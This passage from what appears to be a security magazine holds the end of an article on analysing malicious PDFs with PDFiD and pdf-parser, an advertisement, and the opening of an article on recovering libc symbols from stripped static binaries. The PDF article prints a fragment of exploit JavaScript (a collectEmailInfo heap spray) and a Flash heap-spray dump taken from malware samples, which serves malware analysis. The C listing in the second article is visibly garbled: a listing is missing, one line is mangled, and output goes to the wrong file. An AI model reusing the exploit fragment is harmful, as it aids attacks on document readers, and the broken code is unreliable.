  /JavaScript
  /JS 34 0 R
>>
```

Figure 5. Searching for JavaScript

```
>pdf-parser.py --object 34 mal2.pdf
obj 34 0
Type:
Referencing:
Contains stream
[(2, '<<', (2, '/Length'), (1, ' '), (3
  ), '/FlateDecode'), (2, ' '), (2, '>>')]
<<
  /Length 1164
  /Filter 1
  /FlateDecode 1
>>
```

Figure 6. The stream contained in object 34 is compressed

More than one occurrence of xref, trailer and startxref could indicate the use of incremental updates.

Following these keywords, we find the statistics of names important to our analysis.

`/Page` gives an indication of the number of pages in the document. I've observed that most malicious PDF documents have only a single page.

Numbers between parentheses indicate name obfuscation and tell you how many instances of that name are obfuscated (see Figure 2).

In this example, the name `/JavaScript` occurs once and is obfuscated (the exact way it was obfuscated is not reported, what you see is the canonical form).

`/Encrypt` indicates that the content of the PDF document is encrypted, thus

further obfuscating the content of the PDF document. PDF encryption has been popular to deliver SPAM messages via PDF.

`/objstm` is an important type of object for our analysis. Object streams (abbreviated: `ObjStm`) are indirect objects that contain other indirect objects! By compressing the indirect objects contained in an object stream, you hide all the keywords we want to analyze. So if you find object streams in a PDF document, `/JavaScript` could be hiding inside it and PDFiD will not report it (we will later see how to handle this).

`/JS` and `/JavaScript` indicate that the PDF document contains JavaScript. The absence of these names doesn't necessarily mean that no JavaScript is contained in the PDF document, they could be hiding in object streams (`/objstm`).

`/RichMedia` is like `/JavaScript`, but indicates the presence of ActionScript (Flash).

The presence of `/AA`, `/OpenAction` or `/AcroForm` indicates an action to be performed, for example, executing a script (`/JavaScript`) when the PDF document is opened (`/OpenAction`).

`/JBIG2Decode` indicates the presence of the JBIG2 image format, which has recently been exploited due to a vulnerability in Adobe Reader.

How to interpret this report? If you see a script (`/JS /JavaScript /RichMedia`) and an action (`/AA/OpenAction /AcroForm`), then assume the PDF is malicious and flag it for further analysis.

The presence of object streams (`/objstm`) requires further analysis, as

it could hide scripts and/or actions. `/JBIG2Decode` is also suspicious.

Benign PDF documents can also exhibit these features, but if you're already unsure about the origins of a PDF document, the report of PDFiD will confirm your suspicion.

PDFiD is also running on VirusTotal. If you send a file for analysis to <http://www.virustotal.com>, the PDFiD report will be included for PDF documents. The command-line options of PDFiD are:

- `version` – show program's version number and exit
- `h`, – help – show this help message and exit
- `s`, – scan – scan the given directory
- `a`, – all – display all the names
- `e`, – extra – display extra data, like dates
- `f`, – force – force the scan of the file, even without proper %PDF header
- `d`, – disarm – disable JavaScript and auto launch

The scan options allows you to scan all the files contained in a folder (and its sub folders). The reports are written to file `pdfid.log`.

Option `-a11` forces PDFiD to display all `/Names` it finds in the PDF document.

If you want more information, use option `-extra`. This will display dates it finds in the PDF document (from meta-data and embedded files), and calculate the entropy of the PDF document. The entropy of a byte sequence is a measure for its randomness. The value varies between 0 and 8, 8 indicates the highest level of entropy. You should find a high entropy inside streams and a low entropy outside streams. If you find high entropy outside streams, then this is an indication that the PDF document is malformed and could embed a large malicious payload (which doesn't require downloading from the Internet).

Option `-force` makes PDFiD parse the document, even if it doesn't find a valid PDF header. We will use this later.

Disarm is a neat trick to disable JavaScript: it toggles the case of all `/JavaScript` names and saves this new version of the PDF document with the mention disarmed. Because the PDF language is case-sensitive and most

```
>pdf-parser.py --object 34 --filter --raw mal2.pdf
```

Figure 7. Decompressing the stream of object 34

```
escape("%uf2eb%uf1eb");
while ((plin.length % 8) != 0)
  plin = unescape("%u4141") + plin;

plin += re(2626,ef6);
}
if (app.viewerVersion >= 6.0)
{
  this.collabStore = Collab.collectEmailInfo({subj: "",msg: plin});
}
}
var shaft = app.setTimeout("start()",1200);QPplin;

labStore = Coll
```

Figure 8. JavaScript exploiting `collectEmailInfo` vulnerability

```
> pdfid.py mal3.pdf
PDFiD 0.0.8 mal3.pdf
PDF Header: %PDF-1.7
obj 21
endobj 21
stream 18
endstream 18
xref 0
trailer 0
startxref 2
/Page 1
/Encrypt 0
/ObjStm 4
/JS 0
/JavaScript 0
/AA 0
/OpenAction 0
/AcroForm 0
/JBIG2Decode 0
/RichMedia 0
```

**Figure 9.** Object Streams counted by PDFiD

PDF readers silently ignore names they don't understand, changing the case of `/JavaScript` effectively disables JavaScript in the PDF document.

To summarize: PDFiD will not tell you if a PDF document is malicious or not, this remains your call. The PDFiD report provides you with info to make an informed decision. If it's suspicions to you, don't open it. If you really need to know what's inside, I have another tool to help you: pdf-parser.

## pdf-parser

pdf-parser has more knowledge of the internal structure of PDF documents (for example, it can parse indirect objects). It scans the PDF document from beginning to end and displays information about the PDF elements it encounters.

But instead of giving a lengthy description of all its features, let's just start with analyzing some malicious PDF documents.

When we identify our first sample (*mal1.pdf*) with PDFiD, we notice it contains an annotation action (`/AA`). So let's start by using pdf-parser to take a closer look at this annotation. We use pdf-parser with the `-search` option to display all indirect objects that contain the `/AA` name (the search option is not case-sensitive and canonicalizes the PDF content) (Figure 3).

Indirect object 6 (a page) contains an annotation action that references indirect object 14 (14 0 R).

To select object 14, we use the `-object` option (see Figure 4).

We immediately notice the `mailto:` and `cmd.exe` in the text. This PDF document exploits the PDF/IE7 `mailto` vulnerability. This sample is very simple. No JavaScript

is used, and the code is not compressed or obfuscated. So let's take on a bit more challenging sample.

Triaging this sample (*mal2.pdf*) with PDFiD tells us it contains JavaScript. So let's search for indirect objects with the word JavaScript (see Figure 5).

According to this, the JavaScript itself is in indirect object 34 (see Figure 6).

This time, we have a stream object. The content of the stream is compressed and has to be decompressed with the `FlateDecode` method, so let's apply this filter (see Figure 7).

This will display the JavaScript code found in the compressed stream. By default, pdf-parser doesn't output binary data when you filter streams, it only outputs readable data. You have to use the `-raw` option to force it to output binary data.

Here is part of the script we extracted (see Figure 8).

`collectEmailInfo` is a method with a vulnerability that is being exploited in this malicious PDF document.

If we want to know exactly what the exploit does, we have to analyze the complete JavaScript, which is outside of the scope of this article. In a nutshell: the JavaScript does a heap-spray of shellcode.

```
pdf-parser.py --search /ObjStm --filter --raw mal3.pdf
```

**Figure 10.** Decompress Object Streams

a d v e r t i s e m e n t



**The CryptToken<sup>®</sup>.** Its smart card chip and operating system, EAL 4+ certified, provide real security for VPN's, financial applications and email. Experts know: Password based systems just can't measure up to that level - and aren't cheap either, if extensive support costs are taken into account.

Want to test the fastest token on the market? It's ready to make eBusiness a safer world.



**Get your CryptToken<sup>®</sup> today!**

**U.S.A.**  
 ☎ +1-770-904-0369  
 Fax +1-770-904-3893  
 sales@cryptotech.com

**Europe**  
 ☎ +49 (0)8403 / 929514  
 Fax +49 (0)8403 / 929529  
 datasec@marx.com

[www.cryptoken.com/enh9](http://www.cryptoken.com/enh9)

# DEFENSE

You can isolate the JavaScript statements that generate this shellcode, execute it with a JavaScript interpreter, and then disassemble or debug the shellcode. On my blog, I've a modified JavaScript interpreter (*SpiderMonkey*) that will help you with this.

For our last example (*mal3.pdf*), let's take a sample exploiting one of the latest exploits: a PDF/Flash exploit. The latest version of the PDF format supports embedding Flash objects (ActionScript) inside PDF documents. The ActionScript interpreter of Adobe Reader

9 contains a vulnerability that is being exploited in this sample. So let's take a look with PDFiD (see Figure 9).

This PDF document contains no signs of possible malicious intent. But to be sure, we have to check what's hiding inside the object streams (`/objstm`). So let's select and extract the content of these object streams with *pdf-parser* (see Figure 10).

Although the output is not compressed anymore, reading this is not so obvious: see Figure 11. So let's pipe this output of *pdf-parser* through PDFiD (because the header is missing, we need to use the `-force` option) (see Figure 12).

And now the `/RichMedia` names are revealed, indicating that this PDF document contains embedded Flash objects.

If we want to know exactly what the exploit does, we have to analyze the ActionScript, which is outside of the scope of this article. In a nutshell: search for the embedded swf files associated with the `RichMedia` entries by searching for `/EF` in the object streams. You'll find 2 files: *fancyBall.swf* (object 2) and *oneoff.swf* (object 3). Extract the file content with *pdf-parser* and dump it with *swfdump* (<http://www.swftools.org>). If you understand ActionScript bytecode, you'll see that *fancyBall.swf* contains the exploit and *oneoff.swf* the heap spray and shellcode (Figure 13).

```
obj 33 0
Type: /ObjStm
Referencing:
Contains stream
<</Filter/FlateDecode/First 243/Length 769/N 32/Type/ObjStm>>
<<
  /Filter /FlateDecode
  /First 243
  /Length 769
  /N 32
  /Type /ObjStm
>>
36 0 37 25 38 40 39 475 40 508 41 943 42 962 43 975 44 991 45 1030 46 1047 47 1
087 48 1122 49 1130 50 1161 51 1229 52 1248 53 1259 54 1307 55 1315 56 1355 57 1
390 58 1398 59 1429 60 1491 61 1510 62 1521 63 1563 64 1571 65 1588 66 1627 67 1
646 <</EmbeddedFiles 14 0 R>>[38 0 R 40 0 R]<</AP<</N 28 0 R>>/BS<</S/S/Type/Border/W 0>>/Border[0 0 0]/F 68/NM(RM1)/P 27 0 R/Rect[2.16681 4.14661 35.1668 28.1466]/RichMediaContent 46 0 R/RichMediaSettings<</Activation<</Condition/PO/Configuration 47 0 R/Presentation<</NavigationPane false/PassContextClick false/Style/Embedded/ToolBar false/Transparent false>>/Type/RichMediaActivation>>/Deactivation<</Condition/PC/Type/RichMediaDeactivation>>>>/Subtype/RichMedia/Type/Annot>><</CA 1.0/Type/ExtGState/ca 1.0>><</AP<</N 30 0 R>>/BS<</S/S/Type/Border/W 0>>/Bo
```

Figure 11. Raw decompressed Object Streams

```
> pdf-parser.py --search /ObjStm --filter --raw mal3.pdf | pdfid.py --force
PDFiD 0.0.8
PDF Header:
obj          4
endobj       0
stream       4
endstream    0
xref         0
trailer      0
startxref    0
/Page        0
/Encrypt     0
/ObjStm      12
/JS          0
/JavaScript  0
/AA          0
/OpenAction  0
/AcroForm    0
/JS1G2Decode 0
/RichMedia   2
```

Figure 12. Decompressed Object Streams piped through PDFiD

```
==== Error: Real Filesize (11893) doesn't match header Filesize (11879) ====
[HEADER] File version: 9
[HEADER] File size: 11879
[HEADER] Frame rate: 12.000000
[HEADER] Frame count: 2
[HEADER] Movie width: 550.00
[HEADER] Movie height: 400.00
[045] 4 FILEATTRIBUTES as3
[009] 3 SETBACKGROUNDCOLOR (ff/ff/ff)
[056] 4528 SCENEDESCRIPTION
[052] 7257 DOABC, lazy load
protectedNS([protected]oneoff fla:MainTimeline) class <q>[public]oneoff_fla::MainTimeline extends <q>[public]Flash.display::MovieClip{
  static constructor * =() (0 params, 0 optional)
  [stack:1 locals:1 scope:9-10 flags:]
  {
    00000) + 0:0 getlocal_0
    00001) + 1:0 pushscope
    00002) + 0:1 returnvoid
  }
  constructor * <q>[public]oneoff_fla:MainTimeline=() (0 params, 0 optional)
  [stack:3 locals:1 scope:10-11 flags:]
```

Figure 13. ActionScript heap spray and shellcode

## Conclusion

When you obtain a suspicious PDF document, first analyze it with PDFiD. Or better yet, submit it to VirusTotal, with the added benefit of having it scanned by 40+ anti-virus engines. If it gets detected by several anti-virus engines, you know the document is malicious. If it doesn't get detected, read the PDFiD report. It will tell you if the PDF document contains elements that indicate possible malicious intent.

If you decide that it's probably malicious, start to analyze it with *pdf-parser*. Search for JavaScript or ActionScript, extract the scripts and analyze them.

---

### Didier Stevens

Didier Stevens is an IT Security professional specializing in application security and malware. Didier works for Contraste Europe NV. All his software tools are open source.



## As a member you will enjoy ...

### >> Latest Security News

Astalavista.com provides you with the latest computer security news, information, vulnerabilities and white papers.

### >> Industry leading Directory


Our website hosts the largest internet resource on hacking and security: Regularly updated tools, articles, ebooks, movies and more.

### >> The Search

Searching is a big part of the internet. We offer you an index with the best specialised searchsites in different categories. Whatever you are searching for, you will find it.

### >> Online Tools

The latest online and applications that exist in the hacking and security community from the shared resources of all Astalavista members.



# Join the community

[www.astalavista.com](http://www.astalavista.com)



JUSTIN SUNWOO KIM

# Recovering Debugging Symbols From Stripped Static Compiled Binaries

Difficulty



I first started to look into symbol recovery to better solve various war-games with stripped binaries. However, this can be applied to various areas.

Many malware have been stripped to prevent from analyzing them and the method described would enhance the process of debugging those malware and many other stripped binaries. The method I use in this article will merely reflect other signature finding methods such as FLIRT. Also this article will be based on finding libc functions in ELF binary format. You will learn how lost debugging symbols can be recovered through signature matching.

## Debugging Symbols?

Debugging symbols are information stored in compiled binary for better debugging a process. It usually contains variable names, function names, and offsets of the symbols. Symbols can be checked by various commands including *objdump*, *gdb*, and *nm*. Figure 1 is a screenshot of using *gdb* on a binary that includes debugging symbols. As you can see, when the main function calls another function, the name of the function

## WHAT YOU WILL LEARN...

How lost debugging symbols can be recovered through signature matching

## WHAT SHOULD YOU KNOW...

Knowledge on C, assembly

```
0x080486ea <main+679>: lea    -0xfc(%ebp), %eax
0x080486f0 <main+685>: mov    %eax, (%esp)
0x080486f3 <main+688>: call  0x804e150 <fread>
0x080486f8 <main+693>: lea    -0xfc(%ebp), %eax
0x080486fe <main+699>: mov    %eax, 0x4(%esp)
0x08048702 <main+703>: movl  $0x80abb84, (%esp)
0x08048709 <main+710>: call  0x804ddc0 <printf>
0x0804870e <main+715>: movl  $0x6, 0x8(%esp)
0x08048716 <main+723>: lea    -0x1e85af(%ebp), %eax
0x0804871c <main+729>: mov    %eax, 0x4(%esp)
0x08048720 <main+733>: lea    -0xfc(%ebp), %eax
0x08048726 <main+739>: mov    %eax, (%esp)
0x08048729 <main+742>: call  0x8058de0 <strcmp>
0x0804872e <main+747>: test   %eax, %eax
0x08048730 <main+749>: je     0x804873e <main+763>
0x08048732 <main+751>: movl  $0x1, (%esp)
0x08048739 <main+758>: call  0x804daf0 <exit>
0x0804873e <main+763>: movzbl -0x107(%ebp), %eax
0x08048745 <main+770>: movzbl %al, %eax
0x08048748 <main+773>: mov    %eax, %edx
0x0804874a <main+775>: shl   $0x18, %edx
0x0804874d <main+778>: movzbl -0x108(%ebp), %eax
0x08048754 <main+785>: movzbl %al, %eax
---Type <return> to continue, or q <return> to quit---
```

Figure 1. Disassembly of ELF binary with debugging symbols



being called is printed next to its address. With these symbols, we can easily locate more information about the functions. Using objdump will also help us in the same way as gdb. Now nm command is the one we will become familiar with. It lists out all the symbols written in the binary with various options, including its location, offset, size, index, and much more.

### libc Library

Libc library is standard C library developed by GNU. It provides numerous functions for us to easily program in the C language on Linux, including strcpy, memcpy, printf, and etc. I assume that most of you know it already. So why am I talking about libc? In this document, I am trying to explain a way to locate libc functions in a stripped static binary. However, this methodology can also be applied to other libraries.




Figure 2. Dynamically Linked ELF binary




Figure 3. Static Linked ELF binary

Listing 1. The binary through objdump

```
080681b0 <strcpy>:
080681b0:    55                push  %ebp
080681b1:    31 d2            xor   %edx,%edx
080681b3:    89 e5            mov   %esp,%ebp
080681b5:    56                push  %esi
080681b6:    8b 75 08         mov   0x8(%ebp),%esi
080681b9:    53                push  %ebx
080681ba:    8b 5d 0c         mov   0xc(%ebp),%ebx
080681bd:    8d 4e ff         lea  -0x1(%esi),%ecx
080681c0:    0f b6 04 13     movzbl (%ebx,%edx,1),%eax
080681c4:    88 44 11 01     mov   %al,0x1(%ecx,%edx,1)
080681c8:    83 c2 01         add  $0x1,%edx
080681cb:    84 c0            test  %al,%al
080681cd:    75 f1            jne  80681c0 <strcpy+0x10>
080681cf:    89 f0            mov   %esi,%eax
080681d1:    5b                pop   %ebx
080681d2:    5e                pop   %esi
080681d3:    5d                pop   %ebp
080681d4:    c3                ret
```




Figure 4. nm result of ELF binary




Figure 5. Disassembly of stripped ELF binary

```

8048445: e8 d6 5c 00 00 call 0x804e120
804844a: 89 1c 24 mov %ebx, (%esp)
804844d: 89 c6 mov %eax, %esi
804844f: e8 7c 5c 00 00 call 0x804e0d0
8048454: 85 f6 test %esi, %esi
8048456: 7e 65 jle 0x80484bd
8048458: 83 fe 3f cmp $0x3f, %esi
804845b: 89 f0 mov %esi, %eax
804845d: 7f 0b jg 0x804846a
804845f: 89 fa mov %edi, %edx
8048461: c6 04 38 00 movb $0x0, (%eax, %edi, 1)
8048465: e9 27 fe ff ff jmp 0x8048291
804846a: b8 3f 00 00 00 mov $0x3f, %eax
804846f: eb ee jmp 0x804845f
8048471: c7 04 24 4f 15 0a 08 movl $0x80a154f, (%esp)
8048478: e8 43 0a 00 00 call 0x8048ec0
804847d: 31 d2 xor %edx, %edx
804847f: 83 3d 00 00 00 00 00 cmpl $0x0, 0x0
8048486: 0f 94 c2 sete %dl
8048489: e9 ab fd ff ff jmp 0x8048239
804848e: e8 6d 7b fb f7 call 0x0
8048493: f0 ff 0d 00 00 00 00 lock decl 0x0
804849a: 0f 94 c0 sete %al
  
```

Figure 6. Completely stripped binary

```

08048c10 <_IO_printf>:
8048c10: 55 push %ebp
8048c11: 89 e5 mov %esp, %ebp
8048c13: 83 ec 10 sub $0x10, %esp
8048c16: 8d 45 0c lea 0xc(%ebp), %eax
8048c19: 89 45 fc mov %eax, -0x4(%ebp)
8048c1c: 89 44 24 08 mov %eax, 0x8(%esp)
8048c20: 8b 45 08 mov 0x8(%ebp), %eax
8048c23: 89 44 24 04 mov %eax, 0x4(%esp)
8048c27: a1 f8 e3 0b 08 mov 0x80be3f8, %eax
8048c2c: 89 04 24 mov %eax, (%esp)
8048c2f: e8 bc db 00 00 call 80567f0 <_IO_vfprintf>
8048c34: c9 leave
8048c35: c3 ret
8048c36: 90 nop
8048c37: 90 nop
8048c38: 90 nop
8048c39: 90 nop
8048c3a: 90 nop
8048c3b: 90 nop
8048c3c: 90 nop
8048c3d: 90 nop
8048c3e: 90 nop
8048c3f: 90 nop
  
```

Figure 7. Assembly of printf function

```

===== Pattern Generator For HARA v1.0 =====
[=] automatic pattern generator for hara
[=] z0nKt1g3r @ WiseguyS
[=] http://0xbeefc0de.org
[=] -----
[+] libc library path: /lib/tls/i686/cmov/libc.so.6
[+] libc library address: 0xb7e24000
[+] Number of functions to check: 84
[=] -----
[+] strcpy as strcpy
[+] strlen as strlen
[+] strcat as strcat
[+] strcmp as strcmp
[+] strncmp as strncmp
[+] strstr as strstr
[+] strchr as strchr
[+] strrchr as strrchr
[+] read as _IO_file_read
[+] scanf as __scanf
[+] sscanf as _IO_sscanf
[+] fscanf as __fscanf
[+] vscanf as _IO_vscanf
[+] vsscanf as _IO_vsscanf
--More--
  
```

Figure 8. Pattern Generator For Hara

## Static Compile

So what is static compile? Most compilers by default use a dynamic linker to link a binary to a library function to avoid putting all the different function codes into one binary file. Let's say that we are running a simple hello world code with the `printf` function. Regular dynamic compiled binary has a link to `glibc` for the `printf` reference. However, if the binary is statically compiled, the binary would refer to its own version of `printf` located in its own file, therefore also having a much more reliable dependency. Perhaps (see Figure 2 and Figure 3) would help to better understand the difference between Dynamic link and static compiled.

## nm

As introduced earlier, `nm` is a very useful tool for finding symbols and their related information. We need to be familiar with this to better understand the process of what we are about to do in this document, because we will be parsing and gathering the offset and size of the symbols provided by `nm`. Figure 4 is an example usage of `nm`. If you take a look, you can see the address of the symbol's location in the first column. There are symbol types in the second column. Lastly, you can see the names of the symbols in the third column. There are many symbol types. But to just cover the ones shown below, `T` means it resides in the text area. `W` means it's a weak symbol and `R` means it's read-only. You can find more meanings of these representations in `nm`'s manpage (manual).

## Stripping a Binary

Stripping simply removes all the debugging symbols presented in the binary file. Stripping can be done by a `strip` command, usually located at `/usr/bin/strip`. After stripping a binary, we no longer see what we used to see before. Figure 5 is a dump of assembly codes without debugging information. Although you might recognize `printf` in the dump, that is only a reference of where the function is located. Notice `@plt+0x99` after `printf`, which means it is located 0x99 bytes far from where `printf` is located. Also a completely stripped binary would look like shown in Figure 6.

Listing 2a. *pgfh.c*

```

#define _GNU_SOURCE
#include <stdio.h>
#include <link.h>
#include <string.h>
#include <sys/stat.h>

#include "func.h"

#define PATTERN_BUF_SIZ 1024
#define NM_PATH "/usr/bin/nm"
#define GCC_PATH "/usr/bin/gcc"
#define OBJ_PATH "/usr/bin/objdump"
#define ADDRESS_BASE 0x8048000
#define CFILENAME ".pg.c"
#define EFILENAME ".pg"
#define HFILENAME "pattern.h"
#define MAX_ARG 6
#define PATTERN_SIZ 25

#define TEMPL_INCLUDE "#include <stdio.h>\n#include
                        <stdlib.h>\n#include <unistd.h>\n
                        n#include <string.h>\n#include <sys/
                        types.h>\n#include <sys/socket.h>\n"
#define TEMPL_HEADER "int main() {"
#define TEMPL_FOOTER "}"

#define HEADER_HEADER "#ifndef __HARA_PATTERN_H__\n#define
                        __HARA_PATTERN_H__\n\n/* libc library
                        functions pattern list */\n/* created
                        with Pattern Generator for Hara */\n\
                        nchar *pattern[]={\n"
#define HEADER_FOOTER "#endif"

//global variables
void *libcAddr;
char *libcPath;

int checkPattern(char *buf1, char *buf2, size_t n);

static int find_libcaddr(struct dl_phdr_info *info, size_t
                        size, void *data){
    char buf[9];

    //if it's libc module, store info
    if(strstr(info->dlpi_name, "libc")){
        //stores the address
        sprintf(buf, "%08x", info->dlpi_addr);
        sscanf(buf, "%x", &libcAddr);

        //stores the path
        libcPath=malloc(strlen(info->dlpi_
                        name)+1);
        strcpy(libcPath, info->dlpi_name);
    }
    return 0;
}

int main(int argc, char **argv){
    int i,j,k;
    int r;
    int nFunc=0;
    int nTotal=0;
    int pos; //file pos

    char buf[PATTERN_BUF_SIZ];
    char buf2[PATTERN_BUF_SIZ];
    char patternbuf[PATTERN_BUF_SIZ];
    char filebuf[PATTERN_BUF_SIZ];
    char *funcAddr;
    char ch;

    int funcSize;
    int readSize;
    int funcOffset;
    int compiled;
    int found;

    FILE *fp;
    FILE *sp;
    FILE *hp;

    struct stat statbuf;

    /* Header prints */
    printf("===== Pattern Generator For HARA
            v1.0 =====\n");
    printf("[=] automatic pattern generator for hara\
            n");
    printf("[=] z0nKT1g3r @ WiseguyS\n");
    printf("[=] http://0xbeefc0de.org\n");

    /* Initialize variables for pattern matching */
    if(dl_iterate_phdr(find_libcaddr, NULL)<0){
        printf("[=] Could not locate libc.\n");
        exit(-1);
    }

    printf("[=] -----\n");

    /* Variable infos */
    printf("[+] libc library path: %s\n", libcPath);
    printf("[+] libc library address: %p\n",
            libcAddr);

    nFunc=sizeof(funcList)/4;
    printf("[+] Number of functions to check: %d\n",
            nFunc);

    printf("[=] -----\n");

    //write pattern.h header
    hp=fopen(HFILENAME, "w+");
    fprintf(hp, HEADER_HEADER);

    //go through the function list
    for(i=0;i<nFunc;i++){

        /* gets NM offsets and the function
            address, and function size on libc */
        sprintf(buf, "%s -D -S %s | /bin/grep
            %s", NM_PATH, libcPath, funcList[i]);

        sp=popen(buf, "r");
        funcAddr=0;
        for(j=0;!feof(sp);j++){
            buf2[j]=fgetc(sp);
            if(buf2[j]=='\x0a'){
                sscanf(buf2, "%x %x %c %s",
                    &funcOffset, &funcSize, &ch, &buf);

```



Listing 2c. *pgfth.c*

```

    %s", funcList[i]) && checkPattern(buf,
    buf2, strlen(buf2)+1)==0){

        funcOffset=funcAddr-ADDRESS_BASE;

        found=1;

        break;
    }
    else
    if(sprintf(buf2, "_IO_%s", funcList[i])
    && checkPattern(buf, buf2,
    strlen(buf2)+1)==0){

        funcOffset=funcAddr-ADDRESS_BASE;

        found=1;

        break;
    }

    else if(sprintf(buf2, "_IO_file_
    %s", funcList[i]) && checkPattern(buf,
    buf2, strlen(buf2)+1)==0){
    funcOffset=funcAddr-ADDRESS_BASE;
        found=1;

        break;
    }
    else
    if(sprintf(buf2, "%s", funcList[i])
    && checkPattern(buf, buf2,
    strlen(buf2)+1)==0){

        funcOffset=funcAddr-ADDRESS_BASE;

        found=1;

        break;
    }

    memset(buf2, 0, PATTERN_BUF_SIZ);
    j=-1;
    }
    //end of if: 0x0a
    //printf("feof?:%d\
n", feof(sp));
} //end of for: feof
pclose(sp);

//if none found, next function
if(found!=1)
    continue;

printf("[+] %s as %s\n", funcList[i],
buf2);

//copy and save(or print)
//open EFILENAME and grab the copy
fp=fopen(EFILENAME, "r+");
fseek(fp, funcOffset, SEEK_SET);
readSize=funcSize;
readSize=PATTERN_SIZ;

if(readSize>PATTERN_BUF_SIZ)

        readSize=PATTERN_BUF_SIZ-100;

    if(fread(buf, 1, readSize,
    fp)==readSize){
        fprintf(fp, "%s\n", buf2);

        fprintf(fp, "\n");
        for(j=0; j<readSize; j++){
            //print it in \x form
            fprintf(fp, "\
x%02x", (unsigned char)buf[j]);
        }

        fprintf(fp, "\n");
        fprintf(fp, "\n");
    }

    fclose(fp);

    //clean up
    sprintf(buf, "/bin/rm -rf %s",
    EFILENAME);
    system(buf);
    sprintf(buf, "/bin/rm -rf %s",
    CFILENAME);
    system(buf);
    memset(buf, 0, PATTERN_BUF_SIZ);
    memset(buf2, 0, PATTERN_BUF_SIZ);
    nTotal++;
} //end of for: funcList

fprintf(fp, "\t1g3r\n", "http://0xbeefc0de.org\
\n10\n");
fprintf(fp, HEADER_FOOTER);
fprintf(fp, "\n");

free(libcPath);

fclose(fp);

//clean up previous
sprintf(buf, "/bin/rm -rf %s", EFILENAME);
system(buf);
sprintf(buf, "/bin/rm -rf %s", CFILENAME);
system(buf);

printf("[=] -----\n");
printf("[+] Total %d patterns generated in %s\n",
++nTotal, HFILENAME);
}

//compares two bytes and returns 0=true, -1=false
int checkPattern(char *buf1, char *buf2, size_t n){
    int i;
    for(i=0; i<n; i++){
        if(buf1[i]!=buf2[i]){
            return -1;
        }
    }
    return 0;
}

```

## Function patterns

So what can be considered as a function pattern? All of the functions have their

own unique assembly codes. Therefore, matching those assembly codes in the binary file would surely get us the result

